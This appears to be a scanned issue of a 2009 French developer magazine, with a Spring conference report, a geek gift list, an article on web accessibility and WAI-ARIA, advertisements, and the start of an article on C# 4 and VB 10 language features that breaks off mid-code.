Parmi les 555 nouveautés :

Champ jauge
Champ agenda
Audit dynamique
Audit statique
SILO
Install «push»
Etats multicolonne
Archivage légal d'état
Webservices
Doc communautaire
Maintenance à chaud
Ferme de serveurs
Editeurs + rapides
Android
Windows phones
Référencement
100 Nouveautés WL
69 Nouveautés Java
168 Nouveautés Linux
SaaS
Windows 7
...

**VERSION
EXPRESS
GRATUITE**
Téléchargez-la !

Rencontres Spring 2009

La communauté Spring s'est rassemblée le 4 novembre dernier à Paris durant les *Rencontres Spring* organisées par Sfeir et SpringSource.

Le but de cette demi-journée était d'en savoir plus sur le positionnement et la dynamique des nombreux produits Spring par rapport aux sujets brûlants du moment : le rachat récent de SpringSource par VMware, le « Cloud Computing », la sortie de Spring 3.0, le nouveau produit Spring Roo et enfin, la place de Spring par rapport à JEE 6 (dont la sortie est imminente).

Adrian Colyer, CTO de SpringSource s'est prêté à un exercice aussi intéressant que périlleux en essayant de positionner chaque produit Spring dans le schéma « build / run / manage » avec un leitmotiv unique : l'Agilité technique. Cette vision se focalise sur la création de valeur technique aussi

vite que possible, et par là-même, permet d'accélérer la création de la valeur métier (cf. méthodes Agile). Par exemple, les outils de développement bénéficient

de nombreuses améliorations de la Spring Tool Suite qui permet, notamment, un développement Grails enfin productif dans Eclipse (ce qui constitue pour Adrian le dernier frein qui empêche la déferlante de Groovy / Grails).

Néanmoins, la capacité de SpringFramework à réduire les coûts de développements n'étant plus à démontrer, SpringSource entend dorénavant s'attaquer à la plate-forme de production dont il souhaite faciliter l'exécution et le management.

Un cloud en 3 couches

Cloud Computing oblige, SpringSource a dévoilé sa vision d'un Cloud à 3 niveaux. Un premier niveau, personnel, sur la machine du développeur pour tester le comportement des

applications dans le Cloud. Un second niveau privé, basé sur vSphere de VMware, propre à l'entreprise et permettant un déploiement interne flexible et rapide. Enfin un niveau public, basé sur Amazon EC2 par l'intermédiaire de CloudFoundry, permettant un déploiement instantané et des capacités techniques inégalables. Fort de cette vision, SpringSource a d'ailleurs modifié STS afin d'offrir des capacités de déploiement jusque dans l'environnement du développeur, et entame en parallèle un rapprochement des technologies Hyperic et vCenter (la solution de supervision de vSphere) pour offrir une solution de management unifiée.

Arjen Poutsma (SpringSource) a ensuite présenté les nouveautés de Spring Framework dont la version 3.0 GA est attendue pour décembre. La nouvelle version s'appuie dorénavant pleinement sur les capacités de Java 5 et rend sa présence obligatoire (context.getBean() devient donc typé). À noter également, la rétro-compatibilité des API avec les v2.0 et v2.5. Afin de couper court aux reproches concernant l'utilisation d'annotations Spring non normées, un mécanisme de méta-annotations est maintenant disponible. La configuration des beans devient plus flexible et plus dynamique grâce à l'Expression Language. Un mécanisme de templating permet de rendre plus « restful » les URI associés aux contrôleurs Web. La norme des Portlet 2.0 est prise en charge grâce aux annotations @ActionMapping et @EventMapping. Enfin, bien que la norme JavaEE 6 ne soit pas encore finalisée, Spring la supportera rapidement, notamment sur les aspects JSR-303 (Declarative Validation), JSF 2.0 et JPA 2.0. À cet effet, la version 3.1 est déjà annoncée pour le Q2 2010.

Bruno Guedes (architecte Atos Origin) a présenté le projet Spring Roo dont



le but est d'améliorer la productivité des développements tout en permettant d'utiliser la stack Spring à l'aide du langage Java (contrairement à Grails). Il s'utilise par l'intermédiaire de commandes permettant la création d'un projet, d'un objet métier, de ses attributs, de leur mapping Objet/Relationnel... Les artefacts ainsi générés sont des classes Java et du code AspectJ. Il est important de noter que Spring ROO, est un « simple » générateur de code et qu'il est à ce titre inutile à l'exécution (différence majeure entre Spring ROO et Grails qui fournit une plate-forme). Bruno a ensuite créé en direct une application CRUD de gestion de tâches, illustrant l'apprentissage rapide et la simplicité d'utilisation de Roo. Pour terminer la journée, une session choc : comparer Spring et JavaEE ! Sur tous les points abordés pendant la présentation (gestion des Transactions, support de l'AOP, Portabilité, Remoting, Web Services, Sécurité, ...), JavaEE et Spring présentent indiscutablement des fonctionnalités comparables. Néanmoins, dans le détail, la norme JEE offre une vision unique/imposée alors que Spring offre des possibilités de configuration multiples et flexibles.

En conclusion de cette matinée, les sujets étaient ambitieux, le planning et la salle bien remplis. Les conférences d'Arjen Poutsma et Adrian Colyer nous ont permis d'entendre la vérité « from the source » et confirmer la position de standard de facto de Spring dans le monde des applications d'entreprise Java.

■ **Laurent Delvaux**
Zenika



555
NOUVEAUTÉS

VENEZ DÉCOUVRIR WINDEV 15 PRÈS DE CHEZ VOUS

Développer 10 fois
plus vite (et faire
développer 10 fois
plus vite) ?

Venez découvrir
WINDEV 15 et
ses 555 nou-
veautés près
de chez vous.

Inscrivez-vous
sur www.pcsoft.fr
(gratuit)

CALENDRIER

Montpellier	12 Nov
Nantes	17 Nov
Bordeaux	18 Nov
Toulouse	19 Nov
Genève	24 Nov
Lyon	25 Nov
Strasbourg	26 Nov
Paris	1 Déc
Bruxelles	2 Déc
Lille	3 Déc
Marseille	8 Déc

de 14h00 à 17h30

TOUR DE FRANCE



VOTRE CODE EST MULTI-PLATEFORMES:

Windows, .Net, Java,
PHP, J2EE, XML,
Internet, Ajax, Pocket PC,
SmartPhone, Client riche ...

**Séminaire gratuit
pour Décideur,
Développeur et
Chef de Projet**

GRATUIT

inscrivez-vous sur
www.pcsoft.fr
Seulement 10.000 places
disponibles



Fournisseur Officiel de la
Préparation Olympique



www.windev.fr

Les idées "geek" pour Noël

Vous cherchez des idées de cadeaux pour vous ou vos amis, pour votre smartphone ou votre PC ? Pourquoi ne pas essayer des petits gadgets geek très pratiques... pour la plupart ! Et vous n'avez que l'embaras du choix ! Nous vous proposons une petite sélection de Noël ! Liste non exhaustive cela va sans dire...

Attention : les prix indiqués sont fournis à titre indicatif. Ils peuvent varier d'une boutique à une autre et sous réserve de disponibilité

Archos : profusion de tablettes !

Archos, constructeur français, propose des tablettes Internet (Archos 5 et 9) pour libérer l'utilisateur et emporter le web partout avec soi. Ces tablettes, s'utilisent selon le modèle, avec Android et Windows 7. Entièrement tactiles, elles ouvrent une nouvelle voie à l'internet mobile...

A partir de 269,99 €



Disque dur design

Quand Starck rencontre un constructeur de disques durs, cela donne une gamme de boîtiers très design. LaCie est habituée de ces exercices de styles. A vous de craquer... ou pas...

A partir de 159,90 €



Tee-shirt avec affichage LED

Ce tee-shirt possède un écran LED permettant d'afficher de courts textes. Il est programmable et dispose de plusieurs textes pré-enregistrés. Il est possible de contrôler la vitesse de défilement et les effets d'apparition. Fonctionne avec deux piles. Détail important : il se lave sans problème... Il en existe de nombreux modèles, dont un représentant un égaliseur... Existe aussi en ceinture et sur les sacs.

Env. 40 €



Aspirateur robot

Un des classiques du gadget depuis quelques années : l'aspirateur robot. Comme un grand, il passera son temps à inspecter et aspirer les moindres poils et saletés sur le sol. Il est possible, selon les modèles, de le programmer (selon des modes net-toyage). Et il retourne seul à sa base permettant de recharger les batteries... De 250 € à + 430 €



Dock SATA

Vous avez toujours rêvé de changer en quelques secondes un disque dur ou de vider une carte mémoire pleine de photos ? Le dock SATA est fait pour vous. Il supporte un ou deux disques durs SATA (mécanique ou SSD) de format 3.5, avec souvent la possibilité d'y mettre du 2.5. Certains modèles possèdent plusieurs lecteurs de cartes mémoire de différentes tailles ! Très pratique et léger, il se connecte en USB 2.

De env. 30 € à + 100 €



Tux droïd

Vous aimez la robotique et la mascotte Tux ? Pourquoi ne pas combiner les deux avec le fameux Tux droid ! Doté de nombreux capteurs, moteurs et fonctions, ce tux est entièrement programmable grâce à des API ouvertes. Il peut se connecter à un compte mail, lire des flux RSS ou la météo, faire office d'horloge parlante...

Bref, un petit compagnon robotique sympathique pour votre bureau.

Env. 150 €



Montre wifi

Vous ne savez pas à quel réseau wifi vous vouer dans un coin que vous ne connaissez pas du tout ? La montre wifi sera votre assistant parfait pour repérer et détecter les réseaux sans fil disponibles. Elle indiquera aussi la qualité de ceux-ci (signal). Et en plus, elle donne l'heure, alarme, calendrier, affiche les fuseaux horaires. Que demander de plus ?

Env. 27 €



Chat, Photo et vidéo 3 D

Webcam 3D à Haut débit USB 2.0.

Ces deux grands yeux qui vous regardent sont en fait 2 capteurs VGA 640x480 permettant de reproduire un effet stéréoscopique. Fonctionne en mode normal ou 3D - Chat et visioconférence : compatible Windows Live Messenger, Skype, AOL Instant Messenger Photos 3D en haute résolution (300 DPI-Vidéo en 3D en format : .afs et .avi .XP, Vista et même Windows 7 5 lunettes spéciales pour la restitution du relief sont fournies. Prix public conseillé : 89 €

www.urban-factory.com



La montre binaire

Vous n'aimez pas les montres trop ordinaires ? La montre binaire est peut-être le raffinement geek du moment. L'heure s'affiche selon le système binaire pour les heures et les minutes par de petites leds. Plusieurs modèles existent avec le raffinement binaire souhaité. Attention : aspirine vendue séparément ! De 100 € à 200 €



Stylo à encre numérique

Vous aimez écrire mais vous rêvez de pouvoir récupérer directement sur votre PC votre prose ? Il vous faut absolument un stylo à encre numérique (de type io2). Le plus souvent nécessitant un papier spécial, le stylo enregistre les mouvements du stylo et stocke ce que vous écrivez. Vous pouvez ensuite le charger sur votre ordinateur pour récupérer le texte « écrit ».

Env. 120 €



Chargeur solaire

L'un des problèmes avec la multitude d'appareils portables est que chaque terminal à besoin de son propre chargeur, ce qui devient vite encombrant lorsqu'il faut en transporter 3 ou 4. Et bien souvent, on en oublie un ! En voyage, cela tourne vite au cauchemar... Le chargeur solaire peut alors vous sauver, à condition d'avoir du soleil... A partir de 100 €



Signal Lumiphone

Comment faire pour être averti d'un appel sur son téléphone portable sans utiliser la sonnerie qui peut, à force, exaspérer vos voisins de bureau ? Utilisez une sonnerie lumineuse ! Lumiphone capte le signal réseau et clignote en cas de nouvel appel... Existe aussi pour le mail (pas sous la même marque). Env. 23 €



Une douche pleine de couleur

Vous en avez assez de vous brûler ou de vous glacer en entrant dans la douche sans connaître la température de l'eau ? Pourquoi ne pas utiliser des leds pour indiquer la température ? Le pommeau de douche lumineux intègre un capteur de chaleur et ensuite les leds changent de couleur selon la température... Env. 40 €



Quand USB sert à tout !

Les gadgets USB sont nombreux et variés. Vous aurez ainsi la possibilité de profiter d'un chauffe-tasse USB, de mitaines chauffantes, de chaussons chauffants, sans oublier les très classiques mini lampes et ventilateurs. A vous de craquer ! Env. 20 € (pour les mitaines)

Lunette mp3

Le iPod n'est pas pratique pour vous ? Ni votre téléphone mp3 ? Passez directement à l'étape ultime : les lunettes avec lecteur mp3 intégré ! Dotées d'écouteurs, les lunettes disposent d'une capacité de 2 Go et le transfert se réalise via un simple câble USB... Env. 150 €



Stylet pour iPhone

Vous aimez bien votre iPhone, mais le tactile n'est pas forcément votre « truc » ? Pourquoi ne pas utiliser un stylet pour utiliser votre Smartphone favori ? Il se range facilement dans la poche et possède des embouts sensibles que le Smartphone « reconnaît ». Env. 13 €



Une pâte nettoyante

Vous ne savez pas comment nettoyer vos claviers, smartphones et divers autres appareils électroniques ? Cyber Clean est une pâte que l'on applique sur les objets à nettoyer. On presse un peu, et elle capture toutes les impuretés, poussières. Et quand il faut la renouveler, elle change de couleur ! Original et pratique ! A moins que vous n'en restiez aux mini-aspirateurs USB pour clavier ! Env. 10 €



Kindle : le nouveau medium

Avec la sortie en Europe du Kindle, Amazon veut proposer un nouveau support media : le support électronique sous forme d'un tableau, pour le moment en noir et blanc. Très léger, il pèse moins de 300 grammes et autorise plus d'un 1 Go de données et une autonomie de plusieurs semaines. Il possède une connectivité 3G, Edge et bien entendu USB. Et autorise même l'écoute de la musique. 259 \$



Une boule de plasma

Grand classique des gadgets inutiles donc indispensables, la boule à plasma ! Grâce aux courants électriques, une multitude d'éclairs illumine votre boule ! A éviter dans la chambre à coucher la nuit si vous êtes sensible à la lumière... Effets garantis ! A partir de 10 €



Côté geekette

Les constructeurs n'oublient pas non plus les geekettes ou girleek, selon la terminologie. Une petite sélection d'objets divers et variés... Même s'il n'est pas toujours facile de les trouver...

Coque iPhone Hello Kitty

Le fameux chat Kitty habille aussi votre iPhone grâce à cette coque Kitty. Noire et rose ! Et Hello Kitty se décline aussi en lampe, boules, réveil, tasses, etc. Env. 20 €



Driinn

Un concept aussi pratique qu'original ! Pour éviter de laisser son Smartphone par terre avec un fil partant dans tous les sens, Driinn est un support se fixant sur le chargeur pour y mettre son Smartphone et le fil s'enroule autour du support ! Il fallait y penser ! Env. 7 €



Une caméra rose geekette

Si vous aimez le rose, cette webcam est faite pour vous ! Toute rose, elle égaye parfaitement un bureau, tout en remplissant son office !



Hubs en forme de coeur

Voici une bonne idée pour la Saint Valentin, les hubs USB en format de cœur. Il fallait y penser. Env. 30 €



Clavier manga

Vous rêvez d'un clavier à l'effigie de vos personnages de manga préférés ? C'est possible grâce au travail de Tony Sensei et Camelian Sensi, bien connus du monde manga. Mais difficile de trouver un clavier non japonais et en Azerty ! Pour les puristes. Env. 75 €



Quelques sites :

www.lesgeekettes.com : site pour les geekettes ! Geeks bienvenus aussi...
www.logeckdesign.com : grand choix de gadgets en tout genre.
www.coindugeek.com : un des classiques des gadgets geek en tout genre !
www.gizmodo.fr : autre référence du gadget
www.journaldugeek.com : autre incontournable du monde geek !

Accessibilité du web

Sur internet comme ailleurs, les handicapés sensoriel, moteur et cognitif sont souvent exclus de la norme au départ, pour y être intégrés petit à petit ensuite. Les technologies web standard (xHTML, CSS) sont désormais bien comprises par les aides techniques (plage braille, synthétiseur vocal, ...). Les nouvelles techniques (Ajax, RIA...) nécessitent quant à elles de nombreux aménagements pour être accessibles : les recommandations WAI-ARIA, dont la dernière version de travail date du 24 février 2009⁽¹⁾, sont maintenant disponibles dans de nombreux frameworks, mais peinent à être adoptées.



Photo : Matthieu Faure

L'accessibilité est désormais placée dans le sens de l'histoire, particulièrement depuis la publication au journal officiel le 16 mai 2009 du décret d'application de la loi du 12 février 2005 (II) imposant la mise en conformité des sites internet du secteur public aux normes internationales d'accessibilité.

Une définition de l'accessibilité

L'accessibilité du web désigne la possibilité pour les personnes éprouvant une gêne du fait d'une incapacité permanente (handicap sensoriel, moteur ou cognitif, vieillissement), temporaire (accident, grossesse...) ou bien de circonstances extérieures, d'accéder aux services et contenus en ligne sans avoir besoin de l'assistance d'une tierce personne. On définira donc un site comme accessible si son accès est possible indépendamment de l'interface (ex : clavier, souris ou micro), la plate-forme d'accès (le système d'exploitation et le navigateur) ou les périphériques utilisés (ex : écran, smartphone, plage de braille, synthétiseur vocal...). Cela implique en particulier de correspondre à un standard technique «compréhensible» par les

aides techniques (1) qu'utilisent les personnes handicapées.

L'accessibilité avec les technologies « standard »

Pour les technologies «standard» d'internet comme HTML et CSS, il est judicieux de favoriser l'accessibilité aux contenus et services web en appliquant les recommandations et les normes telles que les définit le consortium W3C (III).

La perceptibilité

- Fournir une alternative textuelle à tout contenu non textuel (ex : utiliser l'attribut **alt** de la balise **img**)
- Proposer une alternative aux médias temporels (ex : fournir des sous-titres pour tout contenu audio)
- Garantir que le contenu est indépendant de sa représentation (ex : l'ordre séquentiel logique des éléments – donc celui dans lequel un synthétiseur vocal doit les lire - doit pouvoir être déterminé par un programme informatique)
- Faciliter la perception visuelle et auditive du contenu par l'utilisateur (ex : séparer clairement l'avant-plan et l'arrière-plan, ne pas véhiculer l'information uniquement à l'aide de couleurs)

L'opérabilité

- Rendre toutes les fonctionnalités disponibles avec le clavier (ex : numéroté les champs dans un formulaire)
- Laisser à l'utilisateur suffisamment de temps pour lire et utiliser le contenu (ex : permettre l'ajustement de la vitesse de déroulement d'une présentation)
- Ne pas concevoir de contenu susceptible de provoquer des crises (ex : éviter le contenu clignotant trop rapidement)
- Fournir à l'utilisateur des éléments d'orientation pour naviguer, trouver le contenu et se situer dans le site (ex : afficher clairement l'arborescence du site sur chacune des pages)

Le devoir d'être compréhensible

- Rendre le contenu textuel lisible et compréhensible (ex : la langue de la page doit pouvoir être déterminée par un programme informatique)
- Faire en sorte que les pages apparaissent et fonctionnent de manière prévisible.
- Aider l'utilisateur à éviter et à corriger les erreurs de saisie.

La robustesse

- Maximiser la compatibilité avec les

(1) On citera par exemple le synthétiseur vocal JAWS ou les plages de Braille

agents utilisateurs courants et futurs, y compris les technologies d'assistance (un moyen simple : respecter la présente norme !)

Ces quatre axes d'attention sont composés de checkpoints de priorité 1, 2 et 3 permettant l'attribution d'un niveau de conformité (2) :

- Niveau « A » : Tous les checkpoints de priorité 1 ont été validés
- Niveau « Double-A » : Tous les checkpoints de priorité 1 et 2 ont été validés
- Niveau « Triple-A » : Tous les checkpoints ont été validés

L'accessibilité des RIA

Les nouvelles techniques utilisées pour repousser les limites imposées par les technologies web « standard » nécessitent un investissement plus important pour les rendre accessibles.

D'une part les mises à jour asynchrones ne sont souvent pas perçues par les technologies d'assistance et, quand elles les identifient, elles n'ont aucun moyen de localiser la zone mise à jour.

D'autre part, bien que les widgets ressemblent à des applications classiques, des informations importantes ne sont souvent pas disponibles pour les technologies d'assistance (ex : quel est le rôle du widget ? les cases sont-elles cochées ?). Gez Lemon, dans son article d'introduction à WAI-ARIA (IV) fait le parallèle avec la stylisation d'un titre (grande police, souligné, gras...) faite sans utiliser les balises de titres HTML (h1 à h6) : Le texte ressemble à un titre mais n'est pas perçu comme tel par les technologies d'assistance.

C'est pour remédier à ces problèmes que le W3C a défini le WAI-ARIA, qui offre la possibilité de décrire les rôles, états et propriétés des widgets et d'informer les technologies d'assistance des mises à jour du contenu d'une page.

On pourra par exemple :

- Permettre la navigation au clavier : ARIA étend l'attribut HTML tabindex et permet son utilisation pour tout élément visible, cela permet de donner le focus dans un ordre détermi-

né à toutes les parties d'une application web.

- Attribuer un rôle à chaque élément de la page : Comme nous l'avons remarqué précédemment, on peut attribuer à toutes balises HTML un rôle (ex : h1 est un titre de niveau 1). ARIA définit de nouveaux rôles pouvant être attribués aux éléments d'une RIA, on pourra par exemple associer le rôle de « progressbar » à une barre de chargement visuelle.
- Attribuer un état à chaque élément de la page : L'exemple de la « progressbar » illustre également le besoin de connaître l'état des différents éléments. ARIA prévoit qu'une « progressbar » soit également décrite par sa valeur minimale (valuemin) et maximale (valuemax) ainsi que par sa valeur actuelle (valuenow). Ces valeurs devant être mises à jour dès que l'indicateur visuel de progression est mis à jour.
- Informer l'utilisateur des mises à jour asynchrones : En approfondissant l'exemple de la « progressbar », on remarque rapidement que sur une page contenant 200 éléments il est impossible pour les technologies d'assistance de connaître et de localiser les mises à jour informant l'utilisateur


du chargement de l'application. ARIA définit pour cela un attribut aria-live pouvant prendre 4 valeurs :

- Aria-live= « off » : Les mises à jour de l'élément ne doivent pas être annoncées à l'utilisateur
- Aria-live= « polite » : Les mises à jour de l'élément ne doivent être annoncées à l'utilisateur que si celui-ci n'est pas en train d'interagir avec d'autres éléments
- Aria-live= « assertive » : Les mises à jour de l'élément doivent être annoncées à l'utilisateur dès que possible, il n'est toutefois pas nécessaire d'interrompre l'utilisateur immédiatement.
- Aria-live= « rude » : Les mises à jour de l'élément doivent être annoncées à l'utilisateur immédiatement.

Les recommandations WAI-ARIA sont déjà prises en compte par un grand nombre de frameworks permettant la réalisation d'applications internet riches. On citera par exemple la class Accessibility disponible dans GWT depuis la version 1.5 (V).

On remarquera en outre que l'application des WAI-ARIA devrait permettre de simplifier la testabilité des IHM (en rendant le code html plus accessible

(2) On notera que les niveaux de conformité sont énoncés de façon à permettre leur compréhension lorsqu'ils sont lus par un synthétiseur vocal (Double-A plutôt que AA)



pour les technologies d'assistance) des applications riches ainsi que le référencement des sites web dynamiques.

Labellisations

Depuis 2007, le label européen Euracert (VI) permet – en complément de celui délivré par un organisme de labellisation de l'accessibilité du Web – de valider l'accessibilité des sites internet. En France, l'organisme habilité à décerner ce label est Accessiweb (VII) (association BrailleNet). En France, moins d'une centaine de sites ont été certifiés Accessiweb. Il s'agit de sites des services publics et de quelques grandes entreprises.

La certification Accessiweb peut être décernée à l'un des trois niveaux suivants, on trouvera plus de détails ainsi qu'une correspondance avec les normes W3C (A, double-A ou triple-A) sur le site d'Accessiweb :

- **Niveau Bronze** : Le site a pris en compte les recommandations essentielles de l'accessibilité. La consultation du site via des aides techniques (terminal Braille, logiciel lecteur d'écran, synthèse vocale,...) est possible ;

- **Niveau Argent** : En plus de satisfaire les critères du niveau bronze, le site a respecté des recommandations facilitant la navigation ;
- **Niveau Or** : Le site respecte toutes les recommandations d'accessibilité.

Après une certification Accessiweb il est possible de labelliser le service avec Euracert, les niveaux de ce label sont les suivants :

- **Niveau A** : Le site a obtenu le label AccessiWeb Bronze et respecte une liste de critères supplémentaires permettant de vérifier sa conformité au niveau A des WCAG 1.0
- **Niveau Double-A** : Le site a obtenu le label Accessiweb Argent ou Or et respecte une liste de critères supplémentaires permettant de vérifier sa conformité au niveau Double-A des WCAG 1.0

Il n'existe à ce jour aucune certification d'accessibilité pour les RIA.

Outils de test d'accessibilité

De tels outils ne peuvent être suffisants pour vérifier l'accessibilité d'un site ou d'une application, les tests « grandeur nature » sont nécessaires pour assurer l'accessibilité d'un site

web. En particulier, aucun outil n'a pour l'instant obtenu suffisamment de visibilité en ce qui concerne l'accessibilité des RIA. Des outils automatiques permettent néanmoins de vérifier la conformité d'un site web avec les spécifications WCAG 1.0, parmi eux, on peut citer OCAWA (VIII) et Opquast (IX), ce dernier étant le plus utilisé par les collectivités territoriales et les ministères.

Questions ouvertes

Un grand nombre de frameworks (ex : RichFaces, GWT) génère le code HTML/JS (X), le code généré est-il compatible avec les normes d'accessibilité du W3C ? Quels sont les leviers d'action disponibles ?

Les tests visant à différencier de manière automatisée un utilisateur humain d'un ordinateur (tests de Turing) tels que les Captcha et les claviers virtuels sont – par construction – inaccessibles pour les technologies d'assistance, comment peut-on concilier ces tests avec une accessibilité de plus en plus nécessaire ?

■ **Clément Rongier**
Consultant - OCTO Technology

(I) Accessible Rich Internet Applications (WAI-ARIA) 1.0 - Last Call Working Draft [<http://lists.w3.org/Archives/Public/w3c-wai-ig/2009JanMar/0037.html>]

(II) Loi n°2005-102 du 11 février 2005 pour l'égalité des droits et des chances, la participation et la citoyenneté des personnes handicapées [<http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT00000809647&dateTexte=>]

(III) Web Accessibility initiative par W3C [<http://www.w3.org/WAI/>]

(IV) Introduction to WAI-ARIA [<http://dev.opera.com/articles/view/introduction-to-wai-aria/>]

(V) Javadoc de la classe Accessibility [<http://google-web-toolkit.googlecode.com/svn/javadoc/1.5/com/google/gwt/user/client/ui/Accessibility.html>]

(VI) European eAccessibility Certification [<http://www.euracert.org/fr/>]

(VII) Centre de ressources et de recherche sur l'accessibilité du web [<http://www.accessiweb.org/>]

(VIII) Test d'accessibilité, OCAWA [<http://www.ocawa.com/fr/Accueil.htm>]

(IX) Test d'accessibilité, OPQUAST [<http://en.opquast.com/>]

(X) Article «Faut-il maîtriser son code html?», OCTO Talks ! [<http://blog.octo.com/faut-il-maitriser-son-code-html/>]

L'information permanente

- L'actu de Programmez.com : le fil d'info quotidien
- La newsletter hebdo : *Abonnez-vous, c'est gratuit !*

www.programmez.com

N°1 MONDIAL DE L'HÉBERGEMENT



**Qui d'autre peut vous offrir
un an d'hébergement gratuit ?**

Avec plus de 10 millions de noms de domaine enregistrés, 9 millions de clients à travers le monde et 65 000 serveurs hébergés dans nos centres de données, nous avons développé des atouts que beaucoup nous envient. Faites vous aussi le choix d'un hébergeur qui a fait ses preuves et lancez-vous à l'assaut de la planète Web !

1 AN GRATUIT !*

PACKS HÉBERGEMENT

Des solutions tout en un
adaptées à tous les budgets !

Exemple :

1&1 Pack Perso Confort

- 2 domaines inclus
- 6 Go d'espace disque
- Trafic **ILLIMITÉ**

**1 AN
GRATUIT***

~~4,99 €~~
HT/mois

0

€

pendant 1 an*

E-BOUTIQUES

Vendez vos produits en ligne
avec votre propre e-boutique !

Exemple :

1&1 e-Boutique S

- Intégration eBay incluse
- Outils de référencement
- Trafic **ILLIMITÉ**

**1 AN
GRATUIT***

~~9,99 €~~
HT/mois

0

€

pendant 1 an*

Offre spéciale domaines : votre .fr à 4,99 € HT/an (5,97 € TTC/an)* !
Consultez toutes nos offres du moment sur notre site Internet.

*Offre « 1 an gratuit » soumise à un engagement de 24 mois. Frais de mise en service : 5,97 € TTC. A l'issue de la première année, les produits présentés ci-dessus sont aux prix habituels de 5,97 € TTC/mois (Pack Perso Confort) et de 11,95 € TTC/mois (e-Boutique S). Offre domaine applicable la première année uniquement au lieu du prix habituel de 6,99 € HT/an (8,36 € TTC). Conditions détaillées sur www.1and1.fr. Offres sans engagement également disponibles.



0825 080 020

N° Indigo
0,15 € TTC/min

www.1and1.fr

1&1

VB 9 et C# 4 : les langages .net évoluent

Lors de la PDC (Professional Developers Conference) 2008, Microsoft annonçait officiellement la co-évolution des langages Visual Basic et C#, à partir de la version 4 du langage C# et la version 10 du langage Visual Basic. Ainsi, toute évolution apportée à un langage sera également appliquée à l'autre. Dans cette démarche, Microsoft tente de mettre ces deux langages au même niveau en proposant des évolutions communes et d'autres propres à chaque langage, ces dernières permettant de les rapprocher. Revenons sur les nouveautés qui vont débarquer dans quelques mois.

Voici une vue d'ensemble des principales évolutions par version des langages :

Fonctionnalité	Visual Basic		C#	
	v9	v10	v3	v4
Propriétés simplifiées		x	x	
Initialiseurs de collections		x	x	
Sauts d'instruction implicites		x	Non applicable	
Instructions lambda		x	x	
Paramètres nommés et optionnels	Non applicable			x
Typage dynamique		x		x
Covariance et contre-variance		x		x

Les évolutions du langage C# 4

Les paramètres nommés et optionnels

C# 4.0 autorise les paramètres nommés et les paramètres optionnels. Ils peuvent être utilisés lors de la définition de méthodes, constructeurs et indexeurs. Soit la méthode suivante, permettant d'afficher la somme de trois nombres passés en paramètre :

```
public void Calculer(int x, int y = 15, int z = 67)
{
    MessageBox.Show((x + y + z).ToString());
}
```

Les paramètres optionnels

Les deux derniers paramètres de la méthode *Calculer* acceptent une valeur par défaut : il s'agit de paramètres optionnels (aucun mot clé n'est nécessaire). Ces valeurs seront utilisées si la méthode est appelée sans spécifier de valeur pour ces paramètres. Voici des exemples d'appel de cette méthode :

Instructions	Paramètres	Résultats affichés
<code>this.Calculer(5);</code>	<code>x=5 ; y=15 ; z=67</code>	87
<code>this.Calculer(5, 42);</code>	<code>x=5 ; y=42 ; z=67</code>	114
<code>this.Calculer(5, 42, 11);</code>	<code>x=5 ; y=42 ; z=11</code>	58
<code>this.Calculer(5, , 11);</code>	<code>x=5 ; y=15 ; z=11</code>	31

Les paramètres nommés

Pour appeler cette méthode, il est possible d'utiliser les paramètres nommés, en précisant pour chaque paramètre son nom et une valeur, séparés par le caractère « : ». Leur utilisation permet de ne pas respecter l'ordre des paramètres, comme le montrent les exemples ci-dessous :

Instructions	Paramètres	Résultats affichés
<code>this.Calculer(5, z:12);</code>	<code>x=5 ; y=15 ; z=12</code>	32
<code>this.Calculer(z:43, y:47, x:3);</code>	<code>x=3 ; y=47 ; z=43</code>	93

Les évolutions du langage Visual Basic 10

Les propriétés simplifiées

Les propriétés simplifiées offrent la possibilité de définir au sein d'une classe des propriétés, sans implémenter les attributs qu'ils « gèrent », ni le corps de l'accesseur en lecture (getter) et l'accesseur en écriture (setter). En effet, en rétro-compilant le code obtenu, on peut observer que l'attribut géré est généré automatiquement, tout comme le code des propriétés. Quelques « restrictions » toutefois, par rapport aux propriétés implémentées avec le langage Visual Basic 9 :

- Les accesseurs en lecture et en écriture (get/set) sont tous les deux présents. Il n'est pas possible de définir un accesseur en lecture ou écriture seule.
 - Les accesseurs en lecture et en écriture (get/set) générés ont le même niveau de visibilité : impossible de réduire le niveau de visibilité de l'accesseur, en lecture ou en écriture.
 - Le type de l'attribut généré est obligatoirement celui de la propriété.
- L'intérêt des propriétés simplifiées est d'écrire moins de code dans les classes lors de leur implémentation. Voici un exemple :

```
Public Class Voiture

    Private _NumeroImmatriculation As String
